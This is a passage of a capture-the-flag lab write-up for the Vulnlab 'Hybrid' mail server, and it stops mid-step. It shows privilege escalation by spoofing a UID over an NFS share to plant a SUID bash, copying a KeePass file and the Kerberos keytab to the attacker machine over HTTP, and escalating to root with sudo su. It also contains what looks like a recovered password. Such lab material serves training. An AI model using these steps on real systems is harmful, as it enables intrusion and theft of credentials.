drwxr-xr-x  19 root root 4.0K Jun 17 13:00 .
drwxr-xr-x  19 root root 4.0K Jun 17 13:00 ..
lrwxrwxrwx   1 root root    7 Feb 17  2023 bin → usr/bin
drwxr-xr-x   4 root root 4.0K Jun 18 14:05 boot
drwxr-xr-x  17 root root 3.9K Oct 19 03:27 dev
drwxr-xr-x 120 root root  12K Jul 30 08:45 etc
drwxr-xr-x   3 root root 4.0K Jun 17 15:00 home
lrwxrwxrwx   1 root root    7 Feb 17  2023 lib → usr/lib
lrwxrwxrwx   1 root root    9 Feb 17  2023 lib32 → usr/lib32
lrwxrwxrwx   1 root root    9 Feb 17  2023 lib64 → usr/lib64
lrwxrwxrwx   1 root root   10 Feb 17  2023 libx32 → usr/libx32
drwx------   2 root root  16K Jun 17 12:56 lost+found
drwxr-xr-x   2 root root 4.0K Feb 17  2023 media
drwxr-xr-x   2 root root 4.0K Feb 17  2023 mnt
drwxr-xr-x   4 root root 4.0K Jun 17 14:40 opt
dr-xr-xr-x 208 root root    0 Oct 19 03:27 proc
drwx------   6 root root 4.0K Jun 18 08:56 root
drwxr-xr-x  37 root root 1.2K Oct 19 05:16 run
lrwxrwxrwx   1 root root    8 Feb 17  2023 sbin → usr/sbin
drwxr-xr-x   6 root root 4.0K Feb 17  2023 snap
drwxr-xr-x   3 root root 4.0K Jun 17 13:57 srv
dr-xr-xr-x  13 root root    0 Oct 19 03:27 sys
drwxrwxrwt  15 root root 4.0K Oct 19 09:09 tmp
drwxr-xr-x  14 root root 4.0K Feb 17  2023 usr
drwxr-xr-x  14 root root 4.0K Jun 17 13:18 var
www-data@mail01:/$ ls -lah /opt
ls -lah /opt
total 16K
drwxr-xr-x  4 root   root    4.0K Jun 17 14:40 .
drwxr-xr-x 19 root   root    4.0K Jun 17 13:00 ..
drwxr-xr-x  3 root   root    4.0K Jun 17 14:40 certs
drwxrwxrwx  2 nobody nogroup 4.0K Jun 18 09:06 share
www-data@mail01:/$ ls -lah /opt/share
ls -lah /opt/share
total 16K
drwxrwxrwx 2 nobody nogroup 4.0K Jun 18 09:06 .
drwxr-xr-x 4 root   root    4.0K Jun 17 14:40 ..
-rw-r--r-- 1 root   root    5.9K Jun 18 09:06 backup.tar.gz
www-data@mail01:/$
```

Copying bash binary in “/bin” folder to “/opt/share”.

```
www-data@mail01:/$ cd /opt/share
cd /opt/share
www-data@mail01:/opt/share$ cp /bin/bash .
cp /bin/bash .
www-data@mail01:/opt/share$ ls -lah
ls -lah
total 1.4M
drwxrwxrwx 2 nobody   nogroup  4.0K Oct 19 09:30 .
drwxr-xr-x 4 root     root     4.0K Jun 17 14:40 ..
-rw-r--r-- 1 root     root     5.9K Jun 18 09:06 backup.tar.gz
-rwxr-xr-x 1 www-data www-data 1.4M Oct 19 09:30 bash
www-data@mail01:/opt/share$
```

Inspecting the “/home” directory reveals that there is a user “peter.turner@hybrid.vl” with user id “902601108”. However, there is no corresponding entry in the “/etc/passwd” file. This reveals that peter is a domain user and not a local user of this linux machine.

```
www-data@mail01:/opt/share$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:115:121::/var/spool/postfix:/usr/sbin/nologin
dovecot:x:116:123:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:117:124:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
vmail:x:5000:5000:virtual mail user:/var/mail/vhosts:/bin/sh
ftp:x:118:125:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
_rpc:x:119:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
sssd:x:121:126:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
www-data@mail01:/opt/share$ ls -lah /home
ls -lah /home
total 12K
drwxr-xr-x  3 root                  root                  4.0K Jun 17 15:00 .
drwxr-xr-x 19 root                  root                  4.0K Jun 17 13:00 ..
drwx------  4 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 18 08:56 peter.turner@hybrid.vl
www-data@mail01:/opt/share$ id peter.turner@hybrid.vl
id peter.turner@hybrid.vl
uid=902601108(peter.turner@hybrid.vl) gid=902600513(domain users@hybrid.vl) groups=902600513(domain users@hybrid.vl),902601104(hybridusers@hybrid.vl)
```

Adding user “hack” with password “hack” to our kali machine.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ sudo adduser hack
Adding user `hack' ...
Adding new group `hack' (1001) ...
Adding new user `hack' (1001) with group `hack (1001)' ...
Creating home directory `/home/hack' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for hack
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
Adding new user `hack' to supplemental / extra groups `users' ...
Adding user `hack' to group `users' ...
```

Modifying the userid of “hack” to that of peter (“902601108”). Switch user to “hack” in kali attack machine.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ cat /etc/passwd | grep hack
hack:x:1001:1001:,,,:/home/hack:/bin/bash



┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ sudo sed -i -e 's/1001/902601108/g' /etc/passwd

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ cat /etc/passwd | grep hack
hack:x:902601108:902601108:,,,:/home/hack:/bin/bash

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ su hack
Password:
bash: /home/hack/.bashrc: Permission denied
hack@kali:/home/kali/opt/Vulnlab/hybrid$ id
uid=902601108(hack) gid=902601108 groups=902601108,100(users)
hack@kali:/home/kali/opt/Vulnlab/hybrid$
```

In order to escalate privileges from “www-data” to “peter.turner@hybrid.vl” in the target the following steps must be performed:

1. Copy the “bash” binary from the target to the kali machine as “hack” user.
2. Remove “bash” binary from the target.
3. Copy the “bash” binary from the kali machine to the target as “hack” user.
4. We can now see that the “bash” binary is now owned by “peter.turner@hybrid.vl”. This is because the user id of “hack” user in kali machine is “902601108” which is the same as “peter.turner@hybrid.vl”.
5. From kali machine, modify the “bash” binary in the target to have “execute” and “SUID” permissions set.
6. Executing “/opt/share/bash -p” in the target, gives a shell as user “peter.turner@hybrid.vl”

```
www-data@mail01:/opt/share$ ls -lah
ls -lah
total 16K
drwxrwxrwx 2 nobody nogroup 4.0K Oct 19 09:54 .
drwxr-xr-x 4 root   root    4.0K Jun 17 14:40 ..
-rw-r--r-- 1 root   root    5.9K Jun 18 09:06 backup.tar.gz
www-data@mail01:/opt/share$ cp /bin/bash .
cp /bin/bash .
www-data@mail01:/opt/share$ ls -lah
ls -lah
total 1.4M
drwxrwxrwx 2 nobody   nogroup  4.0K Oct 19 09:54 .
drwxr-xr-x 4 root     root     4.0K Jun 17 14:40 ..
-rw-r--r-- 1 root     root     5.9K Jun 18 09:06 backup.tar.gz
-rwxr-xr-x 1 www-data www-data 1.4M Oct 19 09:54 bash
www-data@mail01:/opt/share$ rm bash
rm bash
www-data@mail01:/opt/share$ ls -lah
ls -lah
total 16K
drwxrwxrwx 2 nobody nogroup 4.0K Oct 19 09:55 .
drwxr-xr-x 4 root   root    4.0K Jun 17 14:40 ..
-rw-r--r-- 1 root   root    5.9K Jun 18 09:06 backup.tar.gz
www-data@mail01:/opt/share$ ls -alh
ls -alh
total 1.4M
drwxrwxrwx 2 nobody                 nogroup   4.0K Oct 19 09:56 .
drwxr-xr-x 4 root                   root      4.0K Jun 17 14:40 ..
-rw-r--r-- 1 root                   root      5.9K Jun 18 09:06 backup.tar.gz
-rwxr-xr-x 1 peter.turner@hybrid.vl 902601108 1.4M Oct 19 09:56 bash
www-data@mail01:/opt/share$ ls -lah
ls -lah
total 1.4M
drwxrwxrwx 2 nobody                 nogroup   4.0K Oct 19 09:56 .
drwxr-xr-x 4 root                   root      4.0K Jun 17 14:40 ..
-rw-r--r-- 1 root                   root      5.9K Jun 18 09:06 backup.tar.gz
-rwsr-sr-x 1 peter.turner@hybrid.vl 902601108 1.4M Oct 19 09:56 bash
www-data@mail01:/opt/share$ /opt/share/bash -p
/opt/share/bash -p
id
uid=33(www-data) gid=33(www-data) euid=902601108(peter.turner@hybrid.vl) egid=902601108 groups=902601108,33(www-data)
whoami
peter.turner@hybrid.vl
```

Target - 10.10.142.182

```
hack@kali:/home/kali/opt/Vulnlab/hybrid$ cp mnt/bash /tmp/bash
hack@kali:/home/kali/opt/Vulnlab/hybrid$ ls -lah /tmp/bash
-rwxr-xr-x 1 hack 902601108 1.4M Oct 19 05:55 /tmp/bash
hack@kali:/home/kali/opt/Vulnlab/hybrid$ cp /tmp/bash mnt/bash
hack@kali:/home/kali/opt/Vulnlab/hybrid$ chmod +xs mnt/bash
hack@kali:/home/kali/opt/Vulnlab/hybrid$
```

Kali - 10.8.0.128

Getting the flag in “/home/peter.turner@hybrid.vl” which was previously inaccessible as “www-data” user.


```
ls -lah /home
total 12K
drwxr-xr-x  3 root                   root                   4.0K Jun 17 15:00 .
drwxr-xr-x 19 root                   root                   4.0K Jun 17 13:00 ..
drwx------  4 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 18 08:56 peter.turner@hybrid.vl
cd 'peter.turner@hybrid.vl'
/opt/share/bash: line 11: cd: peter.turner@hybrid.vl: No such file or directory
ls -lah
total 36K
drwx------ 4 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 18 08:56 .
drwxr-xr-x 3 root                   root                   4.0K Jun 17 15:00 ..
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 17 14:51 .bash_history -> /dev/null
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  220 Jun 17 14:51 .bash_logout
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl 3.7K Jun 17 14:51 .bashrc
drwx------ 2 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 17 14:51 .cache
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 18 08:56 .kpcli-history -> /dev/null
drwxr-xr-x 3 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 17 14:57 .local
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  807 Jun 17 14:51 .profile
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl   37 Jun 17 15:09 flag.txt
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl 1.7K Jun 18 08:55 passwords.kdbx
cat flag.txt
VL{a6d5a0504a2b24fe66761abc4c96013d}
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0a:43:5a:37:1a:65 brd ff:ff:ff:ff:ff:ff
    altname enp0s5
    inet 10.10.142.182/28 metric 100 brd 10.10.142.191 scope global dynamic ens5
       valid_lft 3350sec preferred_lft 3350sec
    inet6 fe80::843:5aff:fe37:1a65/64 scope link
       valid_lft forever preferred_lft forever
id
uid=33(www-data) gid=33(www-data) euid=902601108(peter.turner@hybrid.vl) egid=902601108 groups=902601108,33(www-data)
whoami
peter.turner@hybrid.vl
hostname
mail01
```


PRIVILEGE ESCALATION II:

There is a “passwords.kdbx” keypass file in “/home/peter.turner@hybrid.vl”. Transferring it to kali machine.


```
ls -lah
total 36K
drwx------ 4 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 18 08:56 .
drwxr-xr-x 3 root                   root                   4.0K Jun 17 15:00 ..
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 17 14:51 .bash_history -> /dev/null
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  220 Jun 17 14:51 .bash_logout
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl 3.7K Jun 17 14:51 .bashrc
drwx------ 2 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 17 14:51 .cache
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 18 08:56 .kpcli-history -> /dev/null
drwxr-xr-x 3 peter.turner@hybrid.vl domain users@hybrid.vl 4.0K Jun 17 14:57 .local
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  807 Jun 17 14:51 .profile
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl   37 Jun 17 15:09 flag.txt
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl 1.7K Jun 18 08:55 passwords.kdbx
python3 -m http.server 8000
10.10.1.254 - - [19/Oct/2023 10:04:29] "GET /passwords.kdbx HTTP/1.1" 200 -

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ wget http://10.10.142.182:8000/passwords.kdbx -O passwords.kdbx
--2023-10-19 06:04:27--  http://10.10.142.182:8000/passwords.kdbx
Connecting to 10.10.142.182:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1678 (1.6K) [application/octet-stream]
Saving to: ‘passwords.kdbx’

passwords.kdbx                      100%[===================================================>]   1.64K  --.-KB/s    in 0s

2023-10-19 06:04:28 (14.6 MB/s) - ‘passwords.kdbx’ saved [1678/1678]


┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ ls -lah
total 32K
drwxr-xr-x  4 kali   kali    4.0K Oct 19 06:04 .
drwxr-xr-x 11 kali   kali    4.0K Oct 18 23:26 ..
drwxr-xr-x  4 kali   kali    4.0K Oct 19 01:02 backup
-rw-r--r--  1 kali   kali    5.9K Jun 18 05:06 backup.tar.gz
drwxrwxrwx  2 nobody nogroup 4.0K Oct 19 05:56 mnt
-rw-r--r--  1 kali   kali    1.7K Jun 18 04:55 passwords.kdbx
-rw-r--r--  1 kali   kali      72 Oct 19 05:16 rev.sh

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$
```

And opening it with peter's credentials found in "dovecot-users" file that we obtained in the beginning.





Obtaining “peter.turner” domain credentials.



Opening ssh session as “peter.turner” with above discovered credentials, we see that “peter.turner” has sudo privileges to switch to “root” user. Note that this was not possible with the unstable “peter.turner” shell that was obtained when we executed “/opt/share/bash -p”.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ ssh peter.turner@hybrid.vl@10.10.142.182
(peter.turner@hybrid.vl@10.10.142.182) Password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Oct 19 10:11:08 AM UTC 2023

  System load:  0.0               Processes:             155
  Usage of /:   65.2% of 6.06GB   Users logged in:       0
  Memory usage: 37%               IPv4 address for ens5: 10.10.142.182
  Swap usage:   0%

  ⇒ There is 1 zombie process.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Jul 30 08:53:36 2023 from 10.10.1.254
peter.turner@hybrid.vl@mail01:~$ id;whoami;hostname
uid=902601108(peter.turner@hybrid.vl) gid=902600513(domain users@hybrid.vl) groups=902600513(domain users@hybrid.vl),902601104(hybridusers@hybrid.vl)
peter.turner@hybrid.vl
mail01
peter.turner@hybrid.vl@mail01:~$ sudo -l
[sudo] password for peter.turner@hybrid.vl:
Matching Defaults entries for peter.turner@hybrid.vl on mail01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User peter.turner@hybrid.vl may run the following commands on mail01:
    (ALL) ALL
peter.turner@hybrid.vl@mail01:~$ sudo su
root@mail01:/home/peter.turner@hybrid.vl# id
uid=0(root) gid=0(root) groups=0(root)
root@mail01:/home/peter.turner@hybrid.vl# whoami
root
```

b0cwR+G4DzI_rw

Switching to “root” user using “sudo su” command and gaining full control of the system 10.10.142.182 .

```
root@mail01:/home/peter.turner@hybrid.vl# cd /root
root@mail01:~# ls -lah
total 40K
drwx------  6 root root 4.0K Jun 18 08:56 .
drwxr-xr-x 19 root root 4.0K Jun 17 13:00 ..
lrwxrwxrwx  1 root root    9 Jun 18 08:56 .bash_history → /dev/null
-rw-r--r--  1 root root 3.1K Oct 15  2021 .bashrc
drwx------  2 root root 4.0K Jun 17 14:59 .cache
-rw-r--r--  1 root root   37 Jun 17 14:42 flag.txt
-rw-------  1 root root   20 Jun 18 08:38 .lesshst
drwxr-xr-x  3 root root 4.0K Jun 17 13:32 .local
lrwxrwxrwx  1 root root    9 Jun 17 14:41 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  3 root root 4.0K Jun 17 13:02 snap
drwx------  2 root root 4.0K Jun 17 14:49 .ssh
-rw-r--r--  1 root root    0 Jun 17 13:27 .sudo_as_admin_successful
root@mail01:~# cat flag.txt
VL{732f10b1eb439d9291c2b88c3fed66fe}
root@mail01:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0a:43:5a:37:1a:65 brd ff:ff:ff:ff:ff:ff
    altname enp0s5
    inet 10.10.142.182/28 metric 100 brd 10.10.142.191 scope global dynamic ens5
       valid_lft 2693sec preferred_lft 2693sec
    inet6 fe80::843:5aff:fe37:1a65/64 scope link
       valid_lft forever preferred_lft forever
root@mail01:~# whoami;hostname;id
root
mail01
uid=0(root) gid=0(root) groups=0(root)
root@mail01:~#
```

10.10.142.181

INITIAL SHELL:

Now that we have root access to 10.10.142.182, we can download “/etc/krb5.keytab” to kali machine. This holds authentication information for the domain.

```
root@mail01:~# ls -lah /etc/krb*
-rw-r--r-- 1 root root 134 Oct 19 03:27 /etc/krb5.conf
-rw------- 1 root root 650 Jun 17 14:30 /etc/krb5.keytab
root@mail01:~# cd /etc/
root@mail01:/etc# python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.1.254 - - [19/Oct/2023 12:00:39] "GET /krb5.keytab HTTP/1.1" 200 -
```


```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$ wget http://10.10.142.182:8001/krb5.keytab -O krb5.keytab
--2023-10-19 08:00:37--  http://10.10.142.182:8001/krb5.keytab
Connecting to 10.10.142.182:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 650 [application/octet-stream]
Saving to: ‘krb5.keytab’

krb5.keytab          100%[===================>]     650  --.-KB/s    in 0s

2023-10-19 08:00:37 (118 MB/s) - ‘krb5.keytab’ saved [650/650]

┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
└─$
```

Obtaining the ntlm hash of “MAIL01$” machine account via “keytabextact” python script.

```
┌──(kali㉿kali)-[~/opt/Vulnlab/hybrid]
